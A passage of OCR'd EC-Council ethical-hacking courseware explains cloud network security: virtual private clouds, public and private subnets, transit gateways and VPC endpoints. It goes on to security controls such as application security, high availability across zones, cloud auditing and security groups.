
Virtual Private Cloud (VPC)

- VPC is a secure and **independent private cloud environment** that resides within the public cloud
- VPC clients can **execute programs**, save data, host applications, and perform anything they wish on a private network using their individual accounts



Public and Private Subnets

- The subnets in VPC can be public or private. The virtual machines in the public subnet can **transmit outbound traffic** directly over the web
- The private subnet can communicate via the Internet using a **NAT gateway**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Network Security (Cont'd)


Transit Gateways

- A transit gateway is a **network routing solution** that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit



VPC Endpoint

- It **establishes a private connection** between a VPC and another cloud service without access to the Internet, external gateways, NAT solutions, VPN connections, or public addresses



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Network Security

A cloud network is virtual IT infrastructure managed by cloud service providers (CSPs), where network resources are supplied on demand in the form of private and public clouds. By creating a virtual environment within the cloud through an existing physical network, CSPs can perform network operations on the public cloud using individual client accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud network security can be achieved in the following ways.

- **Virtual private cloud (VPC)**: VPC is a secure and independent private cloud environment that resides within the public cloud. VPC clients can execute programs, host applications, save data, and perform anything they wish on a private network using their individual accounts, but the private cloud is hosted by the public cloud provider. A VPC is generally independent from other VPCs running with the same account; hence, one VPC client cannot view the traffic directed to another client's VPCs. The client can also create an IPv6 block and add multiple subnets within that block. VPC can merge the scalability and other optimal features of public cloud computing with the data segregation of private cloud computing. VPC resources are available on demand and can be expanded and configured based on the requirement.




Figure 19.96: Virtual Private Cloud (VPC)

- **Public and private subnets**: The subnets in VPC can be public or private. The virtual machines residing in the public subnet can transmit data packets directly over the web, while the VMs in a private subnet cannot. A public subnet consists of an outward path that transmits messages via an Internet Gateway (IGW), which allows IPv4 and IPv6 traffic from the VPC without any conditions on the bandwidth. VMs in the public subnet can also receive inbound traffic via the IGW as long as their network ACLs and security groups permit it.

  A private subnet can connect to the external web via a public network address translation (NAT) gateway. The routing device itself performs NAT. Additionally, NAT does not directly permit inward traffic from the web, which makes the subnet private. The external connectivity for the private subnet can also be created using VPN services.




Figure 19.97: Public and private subnets

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Transit gateways**: A transit gateway is a network routing solution that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit. This approach simplifies the network topology and eliminates complicated peering connections. However, these communications can be allowed or blocked by cloud-specific ACLs depending on the port numbers and IP addresses of the hosts. Through the centralized unit, an administrator or network manager can have a clear picture of the entire network, even if device connections are made through a software-defined wide area network (SD-WAN).




Figure 19.98: VPCs and a transit gateway

- **VPC endpoint**: A VPC endpoint establishes a private connection between a VPC and another cloud service without access to the Internet, external gateways, NAT solutions, VPN connections, or public addresses. Therefore, the traffic between endpoints does not leave the organization's network. The endpoints here are virtual computing devices. They are redundant, scalable, and highly available VPC elements that allow interaction between virtual machines in the VPC and cloud services without any bandwidth constraints or availability failures. The following are the two types of VPC endpoints.
  - **Interface endpoint**: It is an elastic network interface (ENI) that has a private IP address within the limit of a defined subnet. It operates as an initial point of source for traffic towards a VPC or supported cloud services.
  - **Gateway-load-balancer endpoint**: It is also an ENI and operates as an initial point of source to impede traffic flow and divert it to a service that has been configured through a gateway load balancer, which is then used for security inspection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.99: VPCs and a VPC endpoint

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Cloud Security Controls


Cloud Application Security

It is a set of rules, processes, policies, controls, and techniques used to **administer all the data exchange** between collaborative cloud platforms

High Availability Across Zones

A cloud environment for an application has high availability if the application's services continue during **intentional** or **unintentional network downtimes**






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Controls (Cont'd)

Cloud Integration and Auditing

- Cloud integration is the process of **grouping multiple cloud environments** together in the form of a public or hybrid cloud
- Cloud auditing is the process of **analyzing the services** offered by cloud providers and verifying the conformity to requirements for privacy, security, etc.



Security Groups

- It is a basic security measure implemented in cloud infrastructure to provide **security to virtual instances**
- The security group resides between the Internet and virtual instances to control the **inbound** and **outbound traffic**

Instance Awareness

- The **cloud-based kill chain model** describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Controls

Cloud security controls protect a cloud environment from any type of vulnerability and minimize the impacts of cyberattacks. These controls may include practices, procedures, guidelines, and policies that are enforced to secure the cloud infrastructure. A few examples of cloud security controls are discussed below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cloud Application Security**

  Cloud application security is a set of rules, processes, policies, controls, and techniques that administer all the data exchange between collaborative cloud platforms such as Box, Google G Suite, Slack, and Microsoft Office 365. If employees or users store and send data in cloud platforms over the long term, it is mandatory to include a cloud-based solution known as "safety net" in the zero-trust security implementation. Cloud application security is applied to only the application layers of SaaS, IaaS, and PaaS.




Figure 19.100: Cloud application security

Implementing cloud application security prevents exploits such as cross-site scripting (XSS), cross-site request forgery (CSRF), session hijacking, SQL injection, and weak authentication.

- **High Availability Across Zones**

  A cloud environment for an application has high availability if the application's services continue during intentional or unintentional network downtimes. High availability can be achieved by dividing servers into zones and maintaining network consistency across them. It enables the environment to handle failures in individual availability zones or the network without losing data. It also provides centralized management to monitor network operations and resource utilization. Figure below shows a simplified view of a cloud environment with high availability across zones.




Figure 19.101: High availability across zones

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A cloud environment with high availability consists of two nodes: the master node and secondary node. The first server runs in the first availability zone, and the second server runs in secondary availability zone. This environment is protected from various service outages such as disk failure, volume failure, network failure and zone failure. Here, each node is independent and has separate zones. If any node fails, a copy of its data is ensured to exist in the other node, which provides access to all the information. Further, a node can be shut down to be upgraded while the other node actively provides the services.

- **Cloud Integration and Auditing**

  Cloud integration is the process of grouping multiple cloud environments together in the form of a public or hybrid cloud that enables administrators to continuously access and handle systems, services, data, and applications. It also combines a cloud environment with the on-premises environment. Without cloud integration, administrators need to perform each integration task independently and manually, which is a time consuming and error-prone process. While risk indicators for on-premises networks are generally detected in network or application logs, cloud-based risk indicators are obtained from API logs. Therefore, all the services should be integrated according to the defined security policies or guidelines and audited further to achieve security compliance. The cloud integration mechanisms provide a comprehensive view over all of the organization's data, enhance connectivity, and help in gathering all the indicators of risk for assessment.

  Cloud auditing is the process of analyzing the services offered by cloud providers and verifying the conformity to privacy, security, and performance requirements for the cloud environment. Cloud security audits must address the problems associated with both conventional and cloud infrastructure. Proper auditing can ensure the availability of services to the clients under all conditions in an organized and comprehensive manner. It also offers automated data collection on security and operations for systematic evaluation and comparison. It is a cost-effective approach that saves time for large as well as small enterprises because information provided once can be dynamically updated when modifications are applied.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

